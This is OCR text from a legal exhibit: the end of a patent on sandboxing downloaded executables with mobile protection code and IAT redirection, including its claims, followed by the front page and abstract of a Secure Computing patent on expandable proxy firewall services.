
Such configurability further enables particular policies to be utilized in accordance with a particular application (e.g. particular system uses, access limitations, user interaction, treating application programs or Java components from a particular known source one way and unknown source ActiveX components, or other considerations). Agent generator **431** further transfers a resulting MPC and protection policy pair to linking engine **405**.

Linking engine **405** provides for forming from received component elements (see above) a sandboxed package that can include one or more initial or complete MPCs and applicable protection policies, and a Downloadable, such that the sandboxed package will protect a receiving Downloadable-destination from malicious operation by the Downloadable. Linking engine **405** is implementable in a static or configurable manner in accordance, for example, with characteristics of a particular user device/process stored intermittently or more persistently in storage **404**. Linking engine **405** can also provide for restoring a Downloadable, such as a compressed, encrypted or otherwise encoded file that has been decompressed, decrypted or otherwise decoded via detection processing (e.g. see FIG. **6***b*).

It is discovered, for example, that the manner in which the Windows OS initiates a binary executable or an ActiveX control can be utilized to enable protected initiation of a detected-Downloadable. Linking engine **405** is, for example, configurable to form, for an ordinary single-executable Downloadable (e.g. an application program, applet, etc.) a sandboxed package **340** as a concatenation of ordered elements including an MPC **341**, applicable policies **342** and the Downloadable or "XEQ" **343** (e.g. see FIG. **4**).

Linking engine **405** is also configurable to form, for a Downloadable received by a server as a compressed single or multiple-executable Downloadable such as a zipped or meta file, a protecting package **340** including one or more MPCs, applicable policies and the one or more included executables of the Downloadable. For example, a sandboxed package can be formed in which a single MPC and policies precede and thus will affect all such executables as a result of inflating and installation. An MPC and applicable policies can also, for example, precede each executable, such that each executable will be separately sandboxed in the same or a different manner according to MPC/policy configuration (see above) upon inflation and installation. (See also FIGS. **5** and **6**)

Linking engine is also configurable to form an initial MPC, MPC-policy or sandboxed package (e.g. prior to upon receipt of a downloadable) or an additional MPC, MPC-policy or sandboxed package (e.g. upon or following receipt of a downloadable), such that suitable MPCs/policies can be provided to a Downloadable-destination or other destination in a more distributed manner. In this way, requisite bandwidth or destination resources can be minimized (via two or more smaller packages) in compromise with latency or other considerations raised by the additional required communication.

A configurable linking engine can also be utilized in accordance with other requirements of particular devices/processes, further or different elements or other permutations in accordance with the teachings herein. (It might, for example be desirable to modify the ordering of elements, to provide one or more elements separately, to provide additional information, such as a header, etc., or perform other processing in accordance with a particular device, protocol or other application considerations.)

Policy/authentication reader-analyzer **481** summarily depicts other protection mechanisms that might be utilized in conjunction with Downloadable detection, such as already discussed, and that can further be configurable to operate in accordance with policies or parameters (summarily depicted by security/authentication policies **482**). Integration of such further protection in the depicted configuration, for example, enables a potential-Downloadable from a known unfriendly source, a source failing authentication or a provided-source that is confirmed to be fictitious to be summarily discarded, otherwise blocked, flagged, etc. (with or without further processing). Conversely, a potential-Downloadable from a known friendly source (or one confirmed as such) can be transferred with or without further processing in accordance with particular application considerations. (Other configurations including pre or post Downloadable detection mechanisms might also be utilized.)

Finally, transfer engine **406** provides for receiving and causing linking engine **405** (or other protection) results to be transferred to a destination user device/process. As depicted, transfer engine **406** is configured to receive and transfer a Downloadable, a determined non-executable or a sandboxed package. However, transfer engine **406** can also be provided in a more configurable manner, such as was already discussed for other system **400** elements. (Any one or more of system **400** elements might be configurably implemented in accordance with a particular application.) Transfer engine **406** can perform such transfer, for example, by adding the information to a server transfer queue (not shown) or utilizing another suitable method.

Turning to FIG. **5** with reference to FIG. **4**, a code detector **421** example is illustrated in accordance with an embodiment of the invention. As shown, code detector **421** includes data fetcher **501**, parser **502**, file-type detector **503**, inflator **504** and control **506**; other depicted elements. While implementable and potentially useful in certain instances, are found to require substantial overhead, to be less accurate in certain instances (see above) and are not utilized in a present implementation; these will be discussed separately below. Code detector elements are further configurable in accordance with stored parameters retrievable by data fetcher **501**. (A coupling between data fetcher **501** and control **506** has been removed for clarity sake.)

Data fetcher **501** provides for retrieving a potential-Downloadable or portions thereof stored in buffer **407** or parameters from storage **404**, and communicates such information or parameters to parser **502**. Parser **502** receives a

potential-Downloadable or portions thereof from data fetcher **501** and isolates potential-Downloadable elements, such as file headers, source, destination, certificates, etc. for use by further processing elements.

File type detector **502** receives and determines whether the potential-Downloadable (likely) is or includes an executable file type. File-reader **502** can, for example, be configured to analyze a received potential-Downloadable for a file header, which is typically included in accordance with conventional data transfer protocols, such as a portable executable or standard ".exe" file format for Windows OS application programs, a Java class header for Java applets, and so on for other applications, distributed components, etc. "Zipped", meta or other compressed files, which might include one or more executables, also typically provide standard single or multi-level headers that can be read and used to identify included executable code (or other included information types). File type detector **502** is also configurable for analyzing potential-Downloadables for all potential file type delimiters or a more limited subset of potential file type delimiters (e.g. ".exe" or ".com" in conjunction with a DOS or Microsoft Windows OS Downloadable-destination).

Known file type delimiters can, for example, be stored in a more temporary or more persistent storage (e.g. storage **404** of FIG. **4**) which file type detector **502** can compare to a received potential-Downloadable. (Such delimiters can thus also be updated in storage **404** as a new file type delimiter is provided, or a more limited subset of delimiters can also be utilized in accordance with a particular Downloadable-destination or other considerations of a particular application.) File type detector **502** further transfers to controller **506** a detected file type indicator indicating that the potential-Downloadable includes or does not include (i.e. or likely include) an executable file type.

In this example, the aforementioned detection processor is also included as predetection processor or, more particularly, a configurable file inflator **504**. File inflator **504** provides for opening or "inflating" compressed files in accordance with a compressed file type received from file type detector **503** and corresponding file opening parameters received from data fetcher **501**. Where a compressed file (e.g. a meta file) includes nested file type information not otherwise reliably provided in an overall file header or other information, inflator **504** returns such information to parser **502**. File inflator **504** also provides any now-accessible included executables to control **506** where one or more included files are to be separately packaged with an MPC or policies.

Control **506**, in this example, operates in accordance with stored parameters and provides for routing detected non-Downloadables or Downloadables and control information, and for conducting the aforementioned distributed downloading of packages to Downloadable-destinations. In the case of a non-Downloadable, for example, control **506** sends the non-Downloadable to transfer engine **406** (FIG. **4**) along with any indicators that might apply. For an ordinary single-executable Downloadable, control **506** sends control information to agent generator **431** and the Downloadable to linking engine **405** along with any other applicable indicators (see **641** of FIG. **6***b*). Control **506** similarly handles a compressed single-executable Downloadable or a multiple downloadable to be protected using a single sandboxed package. For a multiple-executable Downloadable, control **506** sends control information for each corresponding executable to agent generator agent generator **431**, and sends the executable to linking engine **405** along with controls and any applicable indicators, as in **643***b* of FIG. **6***b*. (The above assumes, however, that distributed downloading is not utilized; when used—according to applicable parameters—control **506** also operates in accordance with the following.)

Control **506** conducts distributed protection (e.g. distributed packaging) by providing control signals to agent generator **431**, linking engine **405** and transfer engine **406**. In the present example, control **506** initially sends controls to agent generator **431** and linking engine **405** (FIG. **4**) causing agent generator to generate an initial MPC and initial policies, and sends control and a detected-Downloadable to linking engine **405**. Linking engine **405** forms an initial sandboxed package, which transfer engine causes (in conjunction with further controls) to be downloaded to the Downloadable destination (**643***a* of FIG. **6***b*). An initial MPC within the sandboxed package includes an installer and a communicator and performs installation as indicated below. The initial MPC also communicates via the communicator controls to control **506** (FIG. **5**) in response to which control **506** similarly causes generation of MPC-M and policy-M modules **643***c*, which linking engine **405** links and transfer engine **406** causes to be sent to the Downloadable destination, and so on for any further such modules.

(It will be appreciated, however, that an initial package might be otherwise configured or sent prior to receipt of a Downloadable in accordance with configuration parameters or user interaction. Information can also be sent to other user devices, such as that of an administrator. Further MPCs/policies might also be coordinated by control **506** or other elements, or other suitable mechanisms might be utilized in accordance with the teachings herein.)

Regarding the remaining detection engine elements illustrated in FIG. **5**, where content analysis is utilized, parser **502** can also provide a Downloadable or portions thereof to content detector **505**. Content detector **505** can then provide one or more content analyses. Binary detector **551**, for example, performs detection of binary information; pattern detector **552** further analyzes the Downloadable for patterns indicating executable code, or other detectors can also be utilized. Analysis results therefrom can be used in an absolute manner, where a first testing result indicating executable code confirms Downloadable detection, which result is then sent to control **506**. Alternatively, however, composite results from such analyses can also be sent to control **506** for evaluation. Control **506** can further conduct such evaluation in a summary manner (determining whether a Downloadable is detected according to a majority or minimum number of indicators), or based on a weighting of different analysis results. Operation then continues as indicated above. (Such analysis can also be conducted in accordance with aspects of a destination user device or other parameters.)

FIG. **6***a* illustrates more specific examples of indicators/parameters and known (or "knowledge base") elements that can be utilized to facilitate the above-discussed system **400** configurability and detection. For clarity sake, indicators, parameters and knowledge base elements are combined as indicated "parameters." It will be appreciated, however, that the particular parameters utilized can differ in accordance with a particular application, and indicators, parameters or known elements, where utilized, can vary and need not correspond exactly with one another. Any suitable explicit or referencing list, database or other storage structure(s) or storage structure configuration(s) can also be utilized to implement a suitable user/device based protection scheme, such as in the above examples, or other desired protection schema.

Executable parameters **601** comprise, in accordance with the above examples, executable file type parameters **611**,

executable code parameters **612** and code pattern parameters **613** (including known executable file type indicators, header/code indicators and patterns respectively, where code patterns are utilized). Use parameters **602** further comprise user parameters **621**, system parameters **622** and general parameters **623** corresponding to one or more users, user classifications, user-system correspondences or destination system, device or processes, etc. (e.g. for generating corresponding MPCs/policies, providing other protection, etc.). The remaining parameters include interface parameters **631** for providing MPC/policy (or further) configurability in accordance with a particular device or for enabling communication with a device user (see below), and other parameters **632**.

FIG. **6***b* illustrates a linking engine **405** according to an embodiment of the invention. As already discussed, linking engine **405** includes a linker for combining MPCs, policies or agents via concatination or other suitable processing in accordance with an OS, JVM or other host executor or other applicable factors that might apply. Linking engine **405** also includes the aforementioned post-detection processor which, in this example, comprises a compressor **508**. As noted, compressor **508** receives linked elements from linker **507** and, where a potential-Downloadable corresponds to a compressed file that was inflated during detection, re-forms the compressed file. (Known file information can be provided via configuration parameters, substantially reversal of inflating or another suitable method.) Encryption or other post-detection processing can also be conducted by linking engine **508**.

FIGS. **7***a*, **7***b* and **8** illustrate a "sandbox protection" system, as operable within a receiving destination-device, according to an embodiment of the invention.

Beginning with FIG. **7***a*, a client **146** receiving sandbox package **340** will "recognize" sandbox package **340** as a (mobile) executable and cause a mobile code installer **711** (e.g. an OS loader, JVM, etc.) to be initiated. Mobile code installer **711** will also recognize sandbox package **340** as an executable and will attempt to initiate sandbox package **340** at its "beginning." Protection engine **400** processing corresponding to destination **700** use of a such a loader, however, will have resulted in the "beginning" of sandbox package **340** as corresponding to the beginning of MPC **341**, as noted with regard to the above FIG. **4** example.

Such protection engine processing will therefore cause a mobile code installer (e.g. OS loader **711**, for clarity sake) to initiate MPC **341**. In other cases, other processing might also be utilized for causing such initiation or further protection system operation. Protection engine processing also enables MPC **341** to effectively form a protection "sandbox" around Downloadable (e.g. detected-Downloadable or "XEQ") **343**, to monitor Downloadable **343**, intercept determinable Downloadable **343** operation (such as attempted accesses of Downloadable **343** to destination resources) and, if "malicious", to cause one or more other operations to occur (e.g. providing an alert, offloading the Downloadable, offloading the MPC, providing only limited resource access, possibly in a particular address space or with regard to a particularly "safe" resource or resource operation, etc.).

MPC **341**, in the present OS example, executes MPC element installation and installs any policies, causing MPC **341** and protection policies **342** to be loaded into a first memory space, P1. MPC **341** then initiates loading of Downloadable **343**. Such Downloadable initiation causes OS loader **711** to load Downloadable **343** into a further working memory space-P2 **703** along with an API import table ("IAT") **731** for providing Downloadable **631** with destination resource access capabilities. It is discovered, however that the IAT can be modified so that any call to an API can be redirected to a function within the MPC. The technique for modifying the IAT is documented within the MSDN (Microsoft Developers Network) Library CD in several articles. The technique is also different for each operating system (e.g. between Windows 9× and Windows NT), which can be accommodated by agent generator configurability, such as that given above. MPC **341** therefore has at least initial access to API IAT **731** of Downloadable **632**, and provides for diverting, evaluating and responding to attempts by Downloadable **632** to utilize system APIs **731**, or further in accordance with protection policies **342**. In addition to API diverting, MPC **341** can also install filter drivers, which can be used for controlling access to resources such as a Downloadable-destination file system or registry. Filter driver installation can be conducted as documented in the MSDN or using other suitable methods.

Turning to FIG. **8** with reference to FIG. **7***b*, an MPC **341** according to an embodiment of the invention includes a package extractor **801**, executable installer **802**, sandbox engine installer **803**, resource access diverter **804**, resource access (attempt) analyzer **805**, policy enforcer **806** and MPC de-installer **807**. Package extractor **801** is initiated upon initiation of MPC **341**, and extracts MPC **341** elements and protection policies **342**. Executable installer **802** further initiates installation of a Downloadable by extracting the downloadable from the protected package, and loading the process into memory in suspended mode (so it only loads into memory, but does not start to run). Such installation further causes the operating system to initialize the Downloadable's IAT **731** in the memory space of the downloadable process, P2, as already noted.

Sandbox engine installer **803** (running in process space P1) then installs the sandbox engine (**803**–**805**) and policies **342** into the downloadable process space P2. This is done in different way in each operating system (e.g. see above). Resource access diverter **804** further modifies those Downloadable-API IAT entries that correspond with protection policies **342**, thereby causing corresponding Downloadable accesses via Downloadable-API IAT **731** to be diverted resource access analyzer **805**.

During Downloadable operation, resource access analyzer or "RAA" **805** receives and determines a response to diverted Downloadable (i.e. "malicious") operations in accordance with corresponding protection policies of policies **342**. (RAA **805** or further elements, which are not shown, can further similarly provide for other security mechanisms that might also be implemented.) Malicious operations can for example include, in a Windows environment: file operations (e.g. reading, writing, deleting or renaming a file), network operations (e.g. listen on or connect to a socket, send/receive data or view intranet), OS registry or similar operations (read/write a registry item), OS operations (exit OS/client, kill or change the priority of a process/thread, dynamically load a class library), resource usage thresholds (e.g. memory, CPU, graphics), etc.

Policy enforcer **806** receives RAA **805** results and causes a corresponding response to be implemented, again according to the corresponding policies. Policy enforcer **806** can, for example, interact with a user (e.g. provide an alert, receive instructions, etc.), create a log file, respond, cause a response to be transferred to the Downloadable using "dummy" or limited data, communicate with a server or other networked device (e.g. corresponding to a local or remote administrator), respond more specifically with a better known Downloadable, verify accessibility or user/

system information (e.g. via local or remote information), even enable the attempted Downloadable access, among a wide variety of responses that will become apparent in view of the teachings herein.

The FIG. **9** flowchart illustrates a protection method according to an embodiment of the invention. In step **901**, a protection engine monitors the receipt, by a server or other re-communicator of information, and receives such information intended for a protected information-destination (i.e. a potential-Downloadable) in step **903**. Steps **905–911** depict an adjunct trustworthiness protection that can also be provided, wherein the protection engine determines whether the source of the received information is known to be "unfriendly" and, if so, prevents current (at least unaltered) delivery of the potential-Downloadable and provides any suitable alerts. (The protection engine might also continue to perform Downloadable detection and nevertheless enable delivery or protected delivery of a non-Downloadable, or avoid detection if the source is found to be "trusted", among other alternatives enabled by the teachings herein.)

If, in step **913**, the potential-Downloadable source is found to be of an unknown or otherwise suitably authenticated/certified source, then the protection engine determines whether the potential-Downloadable includes executable code in step **915**. If the potential-Downloadable does not include executable code, then the protection engine causes the potential-Downloadable to be delivered to the information-destination in its original form in step **917**, and the method ends. If instead the potential-Downloadable is found to include executable code in step **915** (and is thus a "detected-Downloadable"), then the protection engine forms a sandboxed package in step **919** and causes the protection agent to be delivered to the information-Destination in step **921**, and the method ends. As was discussed earlier, a suitable protection agent can include mobile protection code, policies and the detected-Downloadable (or information corresponding thereto).

The FIG. **10***a* flowchart illustrates a method for analyzing a potential-Downloadable, according to an embodiment of the invention. As shown, one or more aspects can provide useful indicators of the inclusion of executable code within the potential-Downloadable. In step **1001**, the protection engine determines whether the potential-Downloadable indicates an executable file type, for example, by comparing one or more included file headers for file type indicators (e.g. extensions or other descriptors). The indicators can be compared against all known file types executable by all protected Downloadable destinations, a subset, in accordance with file types executable or desirably executable by the Downloadable-destination, in conjunction with a particular user, in conjunction with available information or operability at the destination, various combinations, etc.

Where content analysis is conducted, in step **1003** of FIG. **10***a*, the protection engine analyzes the potential-Downloadable and determines in accordance therewith whether the potential-Downloadable does or is likely to include binary information, which typically indicates executable code. The protection engine further analyzes the potential-Downloadable for patterns indicative of included executable code in step **1003**. Finally, in step **1005**, the protection engine determines whether the results of steps **1001** and **1003** indicate that the potential-Downloadable more likely includes executable code (e.g. via weighted comparison of the results with a suitable level indicating the inclusion or exclusion of executable code). The protection engine, given a suitably high confidence indicator of the inclusion of executable code, treats the potential-Downloadable as a detected-Downloadable.

The FIG. **10***b* flowchart illustrates a method for forming a sandboxed package according to an embodiment of the invention. As shown, in step **1011**, a protection engine retrieves protection parameters and forms mobile protection code according to the parameters. The protection engine further, in step **1013**, retrieves protection parameters and forms protection policies according to the parameters. Finally, in step **1015**, the protection engine couples the mobile protection code, protection policies and received-information to form a sandboxed package. For example, where a Downloadable-destination utilizes a standard windows executable, coupling can further be accomplished via concatenating the MPC for delivery of MPC first, policies second, and received information third. (The protection parameters can, for example, include parameters relating to one or more of the Downloadable destination device/process, user, supervisory constraints or other parameters.)

The FIG. **11** flowchart illustrates how a protection method performed by mobile protection code ("MPC") according to an embodiment of the invention includes the MPC installing MPC elements and policies within a destination device in step **1101**. In step **1102**, the MPC loads the Downloadable without actually initiating it (i.e. for executables, it will start a process in suspended mode). The MPC further forms an access monitor or "interceptor" for monitoring or "intercepting" downloadable destination device access attempts within the destination device (according to the protection policies in step **1103**, and initiates a corresponding Downloadable within the destination device in step **1105**.

If, in step **1107**, the MPC determines, from monitored/intercepted information, that the Downloadable is attempting or has attempted a destination device access considered undesirable or otherwise malicious, then the MPC performs steps **1109** and **1111**; otherwise the MPC returns to step **1107**. In step **1109**, the MPC determines protection policies in accordance with the access attempt by the Downloadable, and in step **1111**, the MPC executes the protection policies. (Protection policies can, for example, be retrieved from a temporary, e.g. memory/cache, or more persistent storage.)

As shown in the FIG. **12***a* example, the MPC can provide for intercepting Downloadable access attempts by a Downloadable by installing the Downloadable (but not executing it) in step **1201**. Such installation will cause a Downloadable executor, such as a the Windows operating system, to provide all required interfaces and parameters (such as the IAT, process ID, etc.) for use by the Downloadable to access device resources of the host device. The MPC can thus cause Downloadable access attempts to be diverted to the MPC by modifying the Downloadable IAT, replacing device resource location indicators with those of the MPC (step **1203**).

The FIG. **12***b* example further illustrates an example of how the MPC can apply suitable policies in accordance with an access attempt by a Downloadable. As shown, the MPC receives the Downloadable access request via the modified IAT in step **1211**. The MPC further queries stored policies to determine a policy corresponding to the Downloadable access request in step **1213**.

The foregoing description of preferred embodiments of the invention is provided by way of example to enable a person skilled in the art to make and use the invention, and in the context of particular applications and requirements thereof. Various modifications to the embodiments will be readily apparent to those skilled in the art, and the generic principles defined herein may be applied to other embodi-

ments and applications without departing from the spirit and scope of the invention. Thus, the present invention is not intended to be limited to the embodiments shown, but is to be accorded the widest scope consistent with the principles, features and teachings disclosed herein. The embodiments described herein are not intended to be exhaustive or limiting. The present invention is limited only by the following claims.

What is claimed is:

1. A processor-based method, comprising:

receiving downloadable-information;

determining whether the downloadable-information includes executable code; and

causing mobile protection code to be communicated to at least one information-destination of the downloadable-information, if the downloadable-information is determined to include executable code,

wherein the determining comprises performing one or more analyses of the downloadable-information, the analyses producing detection-indicators indicating whether a correspondence is detected between a downloadable-information characteristic and at least one respective executable code characteristic, and evaluating the detection-indicators to determine whether the downloadable-information includes executable code.

2. The method of claim **1**, wherein at least one of the detection-indicators indicates a level of downloadable-information characteristic and executable code characteristic correspondence.

3. The method of claim **1**, wherein the evaluating includes assigning a weighted level of importance to at least one of the indicators.

4. A processor-based method, comprising:

receiving downloadable-information;

determining whether the downloadable-information includes executable code; and

causing mobile protection code to be communicated to at least one information-destination of the downloadable-information, if the downloadable-information is determined to include executable code,

wherein the causing mobile protection code to be communicated comprises forming a sandboxed package including the mobile protection code and the downloadable-information, and causing the sandboxed package to be communicated to the at least one information-destination.

5. The method of claim **4**, wherein the sandboxed package is formed such that the mobile protection code will be executed by the information-destination before the downloadable-information.

6. The method of claim **5**, wherein the sandboxed package further includes protection policies according to which the mobile protection code is operable.

7. The method of claim **6**, wherein the sandboxed package is formed for receipt by the information-destination such that the mobile protection code is received before the downloadable-information, and the downloadable information before the protection policies.

8. The method of claim **6**, wherein the protection policies correspond with at least one of the information-destination and a user of the information destination.

9. A processor-based system, comprising:

an information monitor for receiving downloadable-information;

a content inspection engine communicatively coupled to the information monitor for determining whether the downloadable-information includes executable code; and

a packaging engine communicatively coupled to the content inspection engine for causing mobile protection code ("MPC") to be communicated to at least one information-destination of the downloadable-information, if the downloadable-information is determined to include executable code,

wherein the content inspection engine comprises one or more downloadable-information analyzers for analyzing the downloadable-information, each analyzer producing therefrom a detection indicator indicating whether a downloadable-information characteristic corresponds with an executable code characteristic, and an inspection controller communicatively coupled to the analyzers for determining whether the indicators indicate that the downloadable-information includes executable code.

10. The system of claim **9**, wherein at least one of the detection-indicators indicates a level of downloadable-information characteristic and executable code characteristic correspondence.

11. The system of claim **9**, wherein the evaluating includes assigning a weighted level of importance to at least one of the detection-indicators.

12. A processor-based system, comprising:

an information monitor for receiving downloadable-information;

a content inspection engine communicatively coupled to the information monitor for determining whether the downloadable-information includes executable code; and

a packaging engine communicatively coupled to the content inspection engine for causing mobile protection code ("MPC") to be communicated to at least one information-destination of the downloadable-information, if the downloadable-information is determined to include executable code,

wherein the packaging engine comprises an MPC generator for providing the MPC, a linking engine coupled to the MPC generator for forming a sandbox package including the MPC and the downloadable-information, and a transfer engine for causing the sandbox package to be communicated to the at least one information-destination.

13. The system of claim **12**, wherein the packaging engine further comprises a policy generator communicatively coupled to the linking engine for providing protection policies according to which the MPC is operable.

14. The system of claim **13**, wherein the sandboxed package is formed for receipt by the information-destination such that the mobile protection code is executed before the downloadable-information.

15. The system of claim **14**, wherein the protection policies correspond with policies of at least one of the information-destination and a user of the information destination.

16. A processor-based method, comprising:

receiving, at an information re-communicator, downloadable-information, including executable code; and

causing mobile protection code to be executed by a mobile code executor at a downloadable-information destination such that one or more operations of the executable code at the destination, if attempted, will be processed by the mobile protection code,

wherein the causing is accomplished by forming a sandboxed package including the mobile protection code and the downloadable-information, and causing the sandboxed package to be delivered to the downloadable-information destination.

17. The method of claim **16**, wherein the sandboxed package further includes protection policies according to which the processing by the mobile protection code is conducted.

18. A sandboxed package formed according to the method of claim **17**.

19. The method of claim **17**, wherein the forming comprises generating the mobile protection code, generating the sandboxed package, and linking the mobile protection code, protection policies and downloadable-information.

20. The method of claim **19**, wherein the generating of at least one of the mobile protection code and the protection policies is conducted in accordance with one or more destination-characteristics of the destination.

21. The method of claim **20**, wherein the destination-characteristics include characteristics corresponding to at least one of a destination user, a destination device and a destination process.

22. A sandboxed package formed according to the method of claim **16**.

23. The method of claim **16**, wherein the causing the sandboxed package to be executed includes communicating the sandboxed package to a communication buffer of the information re-communicator.

24. The method of claim **16**, wherein the re-communicator is at least one of a firewall and a network server.

25. The method of claim **16**, wherein the sandboxed package has a same file type as the downloadable-information, thereby causing the mobile code executor to be unaware that the protected package is not a normal downloadable.

26. The method of claim **25**, wherein the sandboxed package is formed using concatenation of a mobile protection code, a policy, and a downloadable.

27. The method of claim **16**, wherein executing the mobile protection code at the destination causes downloadable interfaces to resources at the destination to be modified such that at least one attempted operation of the executable code is diverted to the mobile protection code.

28. A processor-based system, comprising:

receiving means for receiving, at an information re-communicator, downloadable-information, including executable code; and

mobile code means communicatively coupled to the receiving means for causing mobile protection code to be executed by a mobile code executor at a downloadable-information destination such that one or more operations of the executable code at the destination, if attempted, will be processed by the mobile protection code,

wherein the causing is accomplished by forming a sandboxed package including the mobile protection code and the downloadable-information, and causing the sandboxed package to be delivered to the downloadable-information destination.

29. The system of claim **28**, wherein the sandboxed package further includes protection policies according to which the processing by the mobile protection code is conducted.

30. The system of claim **29**, wherein the forming comprises generating the mobile protection code, generating the protection policies, and linking the mobile protection code, protection policies and downloadable-information.

31. The system of claim **30**, wherein the generating of at least one of the mobile protection code and the protection policies is conducted in accordance with one or more destination-characteristics of the destination.

32. The system of claim **31**, wherein the destination-characteristics include characteristics corresponding to at least one of a destination user, a destination device and a destination process.

33. The system of claim **28**, wherein the causing the sandboxed package to be executed includes communicating the sandboxed package to a communication buffer of the information re-communicator.

34. The system of claim **33**, wherein the re-communicator is at least one of a firewall and a network server.

35. The system of claim **34**, wherein executing the mobile protection code at the destination causes downloadable interfaces a resource at the destination to be modified such that at least one attempted operation of the executable code is diverted to the mobile protection code.

* * * * *

EXHIBIT R
Part 5 of 6



(12) **United States Patent**
Duncan et al.

(10) **Patent No.: US 7,171,681 B1**
(45) **Date of Patent: Jan. 30, 2007**

(54) **SYSTEM AND METHOD FOR PROVIDING EXPANDABLE PROXY FIREWALL SERVICES**

(75) Inventors: **William E. Duncan**, Frederick, MD (US); **Vincent Hwang**, Potomac, MD (US)

(73) Assignee: **Secure Computing Corporation**, St. Paul, MN (US)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 785 days.

(21) Appl. No.: **09/774,001**

(22) Filed: **Jan. 31, 2001**

(51) **Int. Cl.**
G06F 9/00 (2006.01)
G06F 15/173 (2006.01)

(52) **U.S. Cl.** **726/11**; 726/12; 709/225

(58) **Field of Classification Search** 713/201; 726/11–15; 709/225
See application file for complete search history.

(56) **References Cited**

U.S. PATENT DOCUMENTS

5,673,322	A *	9/1997	Pepe et al.	705/52
6,321,267	B1 *	11/2001	Donaldson	709/229
6,324,648	B1 *	11/2001	Grantges, Jr.	713/201
6,546,423	B1 *	4/2003	Dutta et al.	709/225
6,606,708	B1 *	8/2003	Devine et al.	713/201
6,779,039	B1 *	8/2004	Bommareddy et al.	709/238
2002/0026502	A1 *	2/2002	Phillips et al.	709/219
2002/0066027	A1 *	5/2002	Johnson et al.	713/201
2002/0078203	A1 *	6/2002	Greschler et al.	709/225
2002/0078382	A1 *	6/2002	Sheikh et al.	713/201
2002/0083172	A1 *	6/2002	Knowles et al.	709/225

OTHER PUBLICATIONS

TIS Internet Firewall Toolkit Overview, About The Toolkit and This Documentation.

Technical Support, Frequently Asked Questions, Gauntlet for UNIX.

Gauntlet Support, Configuring a Plug Gateway.

Advanced Research & Engineering, TIS Internet Firewall Toolkit, About The Toolkit and This Documentation.

Nokia Support, Nokia Internet Communications, CryptoCluster VNP Gateway Product FAQ.

Nokia Product Resource Library, AlchemyOS IP Clustering Benefits Enabling the Non-Stop Networking Infrastructure.

Nokia Products, CryptoConsole™ Management Software.


(Continued)

Primary Examiner—Nasser Moazzami
Assistant Examiner—Pramila Parthasarathy
(74) *Attorney, Agent, or Firm*—Schwegman, Lundberg, Woessner & Kluth, P.A.

(57) **ABSTRACT**

A mechanism that enables flexible expansion of proxy firewall services is disclosed. In accordance with the present invention, the firewall system can be configured to include a dispatch host computer and one or more load host computers. Proxy firewall services can be provided by proxy applications that reside on either the dispatch host computer and/or the load host computers. In one embodiment, a load host computer can be configured to support multiple proxy applications. In other embodiments, a load host computer can be dedicated to a single resource intensive application. In this framework, a network administrator can flexibly decide how to accommodate the demand for proxy firewall services. Load hosts can be added or removed from the firewall system without disrupting ongoing security services. In one embodiment, this feature is enabled through the inclusion of a configuration file on the dispatch host computer that stores information relating to the load host computers in the firewall system.

20 Claims, 5 Drawing Sheets



OTHER PUBLICATIONS

Nokia Products, SafeNet Remote Access Client.
Check Point Software Technologies Ltd., Enterprise Security Management, 2000.
Nokia Products, CryptoCluster™ VPN Gateways Introducing Active Session Failover™.
Nokia Support, Nokia Clustered IP Solutions FAQ.
Nokia Support, IP Clustering Q & A.
Nokia, Why Clustering?, The Challenge: Reliability and Scalability.
Nokia Products, CryptoConsole Management Software, Management at the Heart of the Architecture.
ZNYX, Technical Bulletin, Designing High Availability Switched LANs, 1999.
Check Point FireWall-1® Technical Overview, 1999, Check Point Software Technologies Ltd.

* cited by examiner

